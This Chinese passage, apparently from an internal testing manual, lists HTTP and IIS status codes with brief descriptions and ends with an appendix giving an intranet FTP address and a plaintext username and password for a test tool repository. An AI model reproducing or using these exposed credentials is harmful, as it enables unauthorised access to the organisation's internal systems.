
404.1 - 无法在所请求的端口上访问 Web 站点。

404.2 - Web 服务扩展锁定策略阻止本请求。

404.3 - MIME 映射策略阻止本请求。

405 - 用来访问本页面的 HTTP 谓词不被允许（方法不被允许）

406 - 客户端浏览器不接受所请求页面的 MIME 类型。

407 - 要求进行代理身份验证。

412 - 前提条件失败。

413 – 请求实体太大。

414 - 请求 URI 太长。

415 – 不支持的媒体类型。

416 – 所请求的范围无法满足。

417 – 执行失败。

423 – 锁定的错误。

5xx - 服务器错误。服务器由于遇到错误而不能完成该请求。

500 - 内部服务器错误。

500.12 - 应用程序正忙于在 Web 服务器上重新启动。

500.13 - Web 服务器太忙。

500.15 - 不允许直接请求 Global.asa。

500.16 – UNC 授权凭据不正确。这个错误代码为 IIS 6.0 所专用。

500.18 – URL 授权存储不能打开。这个错误代码为 IIS 6.0 所专用。

500.100 - 内部 ASP 错误。

501 - 页眉值指定了未实现的配置。

502 - Web 服务器用作网关或代理服务器时收到了无效响应。

502.1 - CGI 应用程序超时。

502.2 - CGI 应用程序出错。application.

503 - 服务不可用。这个错误代码为 IIS 6.0 所专用。

504 - 网关超时。

505 - HTTP 版本不受支持。

若要获得更多的有关 HTTP 状态代码定义的信息，请访问下面的万维网联合会 (W3C) Web 站点： http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html#sec10

### 附录二：测试工具库地址账号

测试工具库访问地址（内网）：ftp://11.11.40.28 /

存放路径：/测试中心工具库

账号/密码：test/newtest